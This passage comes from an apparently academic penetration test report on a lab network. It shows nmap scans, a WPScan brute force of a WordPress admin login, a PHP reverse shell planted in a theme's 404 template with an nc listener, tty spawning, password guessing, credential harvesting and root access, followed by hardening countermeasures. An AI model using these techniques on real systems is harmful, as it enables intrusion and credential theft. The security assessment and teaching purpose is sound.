


Figure 84: DMZ Firewall rules changed to give access to 192.168.0.241 host.

Finally, the investigator was able to execute commands using the Firewall's diagnostics command prompt feature. To find the level of access "whoami" was executed showing the user executing the commands was root (figure 85). However, as the investigator did not know the files existing on this host, he wasn't able to read any of them. Nonetheless, a determined attacker may find private files by guessing filenames using this feature.




Figure 85: Command execution from the firewall – root access.

3.17 ACCESSING 192.168.0.241/30 HOST

The investigator simply visited this address in the Firefox web browser and had access due to disabling the firewall rules. Instead of using ssh tunnelling to access the Firewall hosted on the 192.168.0.98 address, the investigator could access the Firewall without any tunnelling. See figure 86 for the .241 address login page.




Figure 86: pfsense Firewall accessed from 192.168.0.241 address.

3.18 ACCESSING 192.168.0.232/30 SUBNET

The already existing ssh tunnelling connection was used to access the 192.168.0.232/30 subnet to access the WAN interface host address (see figure 87).

```
root@kali:~# route add -net 192.168.0.232/30 tun0
```

Figure 87: 192.168.0.232/30 subnet added.

3.19 NMAP SCAN OF 192.168.0.232/30 SUBNET

A TCP service scan of the 192.168.0.232/30 subnet discovered two host addresses up (figure 88). One being the Firewall as expected on the 192.168.0.234 address and a host discovered as a router on the 192.168.0.233 address. The router was router three and the output can be found in Appendix C. For thoroughness, a UDP service scan was also performed (figure 89).

```
root@kali:~# nmap -sV -p- 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 15:41 EST
Nmap scan report for 192.168.0.233
Host is up (0.0030s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up (0.0030s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: NOTIMP)
80/tcp    open  http    nginx
2601/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit t
SF-Port53-TCP:V=7.80%I=7%D=1/1%Time=61D0BDBD%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\0\07version\x
SF:04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\0\x90\04\0\0\
SF:0\0\0\0\0");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 313.23 seconds
```

Figure 88: TCP nmap service scan of 192.168.0.232/30 subnet.

```
root@kali:~# nmap -sU 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-01 16:37 EST
Stats: 0:07:55 elapsed; 2 hosts completed (2 up), 2 undergoing UDP Scan
UDP Scan Timing: About 72.62% done; ETC: 16:48 (0:02:54 remaining)
Nmap scan report for 192.168.0.233
Host is up (0.0032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
123/udp   open  ntp
161/udp   open  snmp
16919/udp open|filtered unknown
17490/udp open|filtered unknown

Nmap scan report for 192.168.0.234
Host is up (0.0041s latency).
Not shown: 998 open|filtered ports
PORT      STATE SERVICE
53/udp    open  domain
123/udp   open  ntp

Nmap done: 4 IP addresses (2 hosts up) scanned in 1153.37 seconds
```

Figure 89: UDP nmap service scan of 192.168.0.232/30 subnet.

3.20 ACCESSING 192.168.0.234/30 HOST

The investigator simply visited this address in the Firefox web browser and the pfsense Firewall login page displayed (see figure 90). Ssh tunnelling would be necessary to access this address unlike the 192.168.0.241 address.




Figure 90: pfsense Firewall accessed from 192.168.0.234 address.

The investigator had now successfully accessed all the devices discovered and this concluded the network mapping of the ACME .inc network.

4 SECURITY WEAKNESSES & COUNTERMEASURES

4.1 VYOS ROUTERS

All the VyOS routers used on the network had default credentials of “vyos” for the username and password. Accessing the VyOS routers played a significant role in helping the investigator map the network. If a potential attacker is blocked in mapping the network through the routers, it will be very difficult to compromise the entire network.

Countermeasures

Change the default credentials to all VyOS routers to a secure password with letters, special characters, and numbers such as “WindPolitics7\$”. Steps to change the password are shown below, as per the support post from vyos themselves (Eshenko, 2019).

1. Enter configuration mode

```
configure
```

2. Set password

```
set system login user [username] authentication plaintext-password [password]
```

Note: The password is stored encrypted after commit.

3. Commit and save changes

```
commit  
save
```

4.2 NFS

The host 192.168.0.210 and 192.168.0.66 had NFS configured incorrectly allowing mounting of the root directory.

Countermeasures

The current NFS configuration of the 192.168.0.210 and 192.168.0.66 host is shown on the next page in the /etc/exports files.

```

GNU nano 2.2.6                                     File: /etc/
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
# 192.168.0.*(ro,no_root_squash,fsid=32)

```

Figure 91: Current NFS configuration of 192.168.0.210 and 192.168.0.66.

Specifying the directory to mount the NFS share will block full access to the host's files.

```

GNU nano 2.2.6                                     File: /etc/
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
# /home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)

```

Figure 92: Specifying directory to mount only on xadmin directory.

Furthermore, the `no_root_squash` is not recommended to use as it's highly insecure. Instead, `no_subtree_check` should be implemented as seen in figures 93 & 94.

```

GNU nano 2.2.6                                     File: /etc/e
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
# /home/xadmin 192.168.0.*(ro,no_subtree_check,fsid=32)

```

Figure 93: Adding `no_subtree_check`.

```
GNU nano 2.2.6 File: /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_subtree_check,fsid=32)
```

Figure 94: Adding no_subtree_check.

4.3 WEAK PASSWORDS AND PASSWORD REUSE

Very weak passwords were used across the network which allowed for ssh brute forcing with password wordlists. Moreover, passwords were reused across the network such as the hosts 192.168.0.210 and 192.168.0.34.

Countermeasures

Like the VyOS routers, a unique password with letters, special characters, and numbers should be made for each host such as the previous example shown. Passwords can be changed using the “sudo passwd (username)” command which has been used throughout this network investigation too. The investigator highly advises against ever reusing a password on the network. Each password created should be unique to each host.

4.4 PFSense FIREWALL

Previously in this report, it was mentioned that the firewall rules were improperly configured allowing access to the 192.168.0.66 host although a rule to block the 192.168.0.64 subnet was created. Also, the default login credentials were used for the pfSense firewall.

Countermeasures

If ACME Inc. intend to separate the 192.168.0.64 subnet from the 192.168.0.242 host, the 192.168.0.66 host rule exception should be removed from the firewall. This will sever the current connection from the .66 host and .242 host. The login password for the pfSense Firewall should be changed from the default “pfsense”. A strong password example is shown previously.

4.5 SCANNING 172.16.221.237 WEB SERVER

During the mapping of the network a web server was discovered on the address 172.16.221.237. The investigator ran a “dirbuster” scan against it to discover hidden directories (see figure 95 on the next page).


```

root@kali:~# dirbuster -u http://172.16.221.237
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /cgi-bin/ - 403
Dir found: /icons/ - 403
Dir found: /doc/ - 403
Dir found: /cgi-bin/php/ - 500
Dir found: /wordpress/ - 200
Dir found: /wordpress/index/ - 200
File found: /wordpress/index.php - 301
Dir found: /wordpress/wp-content/ - 200
Dir found: /wordpress/wp-content/themes/ - 200
Dir found: /wordpress/wp-content/themes/twentyeleven/ - 500

```

Figure 95: Dirbuster scan started against the web server.

One of the directories found was titled “wp-login” which indicates a WordPress login page (see figure 96). For the full Dirbuster scan discoveries see Appendix E.

```

Dir found: /javascript/ - 403
Dir found: /wordpress/wp-login/ - 200
File found: /wordpress/wp-content/themes/twentyeleven/tag.php - 500
Dir found: /wordpress/wp-content/themes/twentyeleven/tag/ - 500
Dir found: /wordpress/wp-content/themes/twentyeleven/author/ - 500
File found: /wordpress/wp-content/themes/twentyeleven/author.php - 500
Dir found: /wordpress/wp-content/plugins/ - 200
Dir found: /wordpress/wp-content/plugins/index/ - 200

```

Figure 96: Login page discovered.

The investigator visited the “/wordpress” directory and WordPress was confirmed to be running on this web server. A website named “MrBobby” was being hosted on this web server, however with no content made yet. See figure Appendix F, figure 1.

The login page was then accessed and confirmed again to be on the website. See Appendix F, figure 2. Given this information the investigator identified a new target on the network and began testing it for any security issues. On the WordPress login page, the username “admin” was entered with a random password to test the existence of an admin user. The error response from WordPress confirmed the admin user existed and can be seen on the next page, in figure 97.




Figure 97: admin as username entered – error confirms its existence.

4.6 BRUTE FORCE ATTACK ON WORDPRESS LOGIN

The investigator had a valid username to test and switched to brute forcing the password using WordPress scanning and brute force tool “WPScan”. The username “admin” and password wordlist “rockyou.txt” was used for the brute force attack (see figure 98).

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress/wp-login.php --passwords /usr/share/wordlists/rockyou.txt --usernames admin --force
```



WordPress Security Scanner by the WPScan Team
Version 3.7.5
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @FireFart_

```
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]n  
[+] URL: http://172.16.221.237/wordpress/wp-login.php/  
[+] Started: Fri Dec 31 06:01:30 2021
```

Figure 98: WPScan attack started against the web server.

The investigator successfully found a password “zxc123” for the admin account. See figure 99 on the next page for the result.

```

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / slides Time: 00:08:28 <=====
[+] Valid Combinations Found:
| Username: admin, Password: zxc123
[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up.
[+] Finished: Fri Dec 31 06:11:30 2021
[+] Requests Done: 6733
[+] Cached Requests: 29
[+] Data Sent: 2.266 MB
[+] Data Received: 21.126 MB
[+] Memory used: 1.095 GB
[+] Elapsed time: 00:09:59

```

Figure 99: admin password discovered zxc123.

The investigator then used these credentials to log into the admin account of the WordPress site (see figure 100).




Figure 100: Investigator logged into admin account.

In the Users section the investigator discovered an email address used on the admin account (see figure 101). The investigator assumed Noel to be the previous admin. An attacker could possibly use this found email to do further damage on the network such as taking over Noel's work account or other staff's accounts through phishing attacks for example.



Figure 101: Email address of the admin user.

4.7 REVERSE SHELL ON THE 172.16.221.237 WEB SERVER

The investigator had admin access to the website and to access the web server itself, Pentestmonkey's PHP reverse shell (Pentestmonkey, 2015) was copied and pasted into the 404 template of the WordPress "Twenty Eleven" theme. The template before modification is seen in Appendix F, figure 3.

The reverse shell was modified, and the IP address changed to the 192.168.0.210 host and the port to 443. This can be seen in figure 102 at the comments "`// Change this`". The investigator found the reverse shell was unable to work with the kali host 192.168.0.200.




Figure 102: PHP reverse shell changed by the investigator to point towards .210 host.

The investigator visited the 404.php page to activate the PHP reverse shell, and a reverse shell was successfully opened on the 192.168.0.210 host (see figure 103 & 104).




Figure 103: Reverse shell successfully opened.


```

root@xadmin-virtual-machine:~# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [172.16.221.237] port 443 [tcp/*] accepted (family 2, sport 51849)
Linux CS642-VirtualBox 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
07:21:21 up 4:46, 0 users, load average: 1.06, 1.03, 1.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Figure 104: Reverse shell successfully opened on .210 host side.

```

$ whoami
www-data
$

```

Figure 105: Shell running as www-data user.

The investigator spawned a tty shell using python (Peleus, 2022) as the shell didn't have a terminal.

```

$ su -
su: must be run from a terminal
$ python -c 'import os;os.system("/bin/sh -p")'
/bin/sh: 0: Illegal option -p
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
[sudo] password for www-data:

```

Figure 106: tty shell successfully spawned - no error.

The investigator found a user "user" in the "home" directory and their Desktop contained an untitled document (see figure 107). Upon opening, it contained a username "admin" and password "ubuntu99" which can be seen in figure 108. However the investigator was unable to find where the credentials are used. It's possible they are old credentials to the WordPress login page.

```

ls -l
total 54196
-rw-rw-r-- 1 user user      56 Sep  4  2018 Untitled Document 1
-rw-rw-r-- 1 user user 55485539 Mar 22  2018 VMwareTools-10.2.5-8068393.tar.gz
drwxr-xr-x 9 user user    4096 Mar 22  2018 vmware-tools-distrib

```

Figure 107: contents of the "home/user" directory.

```

cat "Untitled Document 1"
wordpress username: admin
wordpress password: ubuntu99

```

Figure 108: "Untitled Document 1" containing the credentials.

4.8 ROOT SHELL ON THE 172.16.221.237 WEB SERVER

The investigator attempted to elevate the privileges using common privilege escalation methods but to no avail. However, the user account "user" that was found in the previous step underwent password guessing. After multiple attempts, the investigator successfully guessed the password as "user". See figure 109 on the next page.

```

$ su user
su user
Password: password

su: Authentication failure
$ su user
su user
Password: Password1

su: Authentication failure
$ su user
su user
Password: admin

su: Authentication failure
$ su user
su user
Password: user

user@CS642-VirtualBox:/home$ cd
cd
user@CS642-VirtualBox:~$ ls
ls
Desktop    Downloads  Music      Public     Videos
Documents  examples.desktop Pictures    Templates
user@CS642-VirtualBox:~$ whoami
whoami
user

```

Figure 109: “user” account’s password successfully guessed as “user”.

Having access to the user account, the investigator searched the files and came across a “wordpress” directory (see figure 110). When this directory was accessed, configuration files were discovered. Once opened, the database credentials were stored in the “config-172.16.221.237.php” file (see figure 111).

```

user@CS642-VirtualBox:/~$ sudo find . -type d -name "wordpress"
sudo find . -type d -name "wordpress"
[sudo] password for user: user

./etc/wordpress
./usr/share/wordpress
./usr/share/wordpress/wp-includes/js/tinymce/plugins/wordpress
./usr/share/doc/wordpress
./var/lib/wordpress
./var/lib/mysql/wordpress
user@CS642-VirtualBox:/~$

```

Figure 110: wordpress directories discovered on the user account.

```

user@CS642-VirtualBox:/etc/wordpress$ ls
ls
config-172.16.221.237.php htaccess wp-config.php
user@CS642-VirtualBox:/etc/wordpress$ cat config-172.16.221.237.php
cat config-172.16.221.237.php
cat: config-172.16.221.237.php: Permission denied
user@CS642-VirtualBox:/etc/wordpress$ sudo !!
sudo !!
sudo cat config-172.16.221.237.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'wordpress');
define('DB_PASSWORD', '10bTdIVI');
define('DB_HOST', 'localhost');
define('SECRET_KEY', 'jb30Hgn4McQSCN8LXqyALaXyIMwkqircXHAoSEmTgE');

#This will disable the update notification.
define('WP_CORE_UPDATE', false);

$table_prefix = 'wp_';
$server = DB_HOST;
$loginsql = DB_USER;
$password = DB_PASSWORD;
$base = DB_NAME;
$upload_path = "/srv/www/wp-uploads/172.16.221.237";
$upload_url_path = "http://172.16.221.237/wp-uploads";
?>

```

Figure 111: Database credentials discovered in configuration file.

Finally, to access the root user of 172.16.221.237 the same method was used as seen in the network mapping: “sudo su” successfully logged the investigator into the root account (see figure 112). However, no interesting files were stored on the root account. The root password was also changed to “apple” (see figure 113). The investigator now had full access to the 172.16.221.237 web server and concluded the security test.

```
user@CS642-VirtualBox:~$ sudo su
sudo su
root@CS642-VirtualBox:/home/user# cd
cd
root@CS642-VirtualBox:~# whoami
whoami
root
root@CS642-VirtualBox:~# ls
ls
root@CS642-VirtualBox:~#
```

Figure 112: Investigator accessing root account on the web server.

```
root@CS642-VirtualBox:~# sudo passwd root
sudo passwd root
Enter new UNIX password: apple

Retype new UNIX password: apple

passwd: password updated successfully
root@CS642-VirtualBox:~#
```

Figure 113: Root password changed for web server.

Countermeasures for 172.16.221.237 web server

The investigator advises ACME Inc. to update the wordpress version used on the web server to the most current version. Steps how to do this can be seen in the following WordPress help document (<https://wordpress.org/support/article/updating-wordpress/>). The web server is currently using version 3.3.1 which is very outdated and has severe security issues (wpscan.com, 2022). The website cited are all the 42 vulnerabilities currently existing on the 3.3.1 version of WordPress.

The admin password should be changed to a more secure and unique one with letters, special characters, and numbers. An example would be “WindPolitics7\$”. The simple common password “zxc123” used by the old admin is what started the security risk for this web server and led to the investigator getting root access.




Figure 114: Admin profile located at top right of WordPress dashboard.

Share a little biographical information to fill out your profile. This may be shown publicly.

New Password

●●●●●●●●●● If you would like to change the password type a new one. Otherwise leave this blank.

●●●●●●●●●● Type your new password again.

